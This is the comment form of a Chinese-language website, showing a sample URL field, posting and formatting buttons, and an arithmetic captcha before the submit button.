如：https://www.lshack.cn

写评论...

☺ 表情

🖼 贴图

🔗 链接

@ 私密

</> 格式

📝 签到

验证码 \*

25 + 13 = ?

提交评论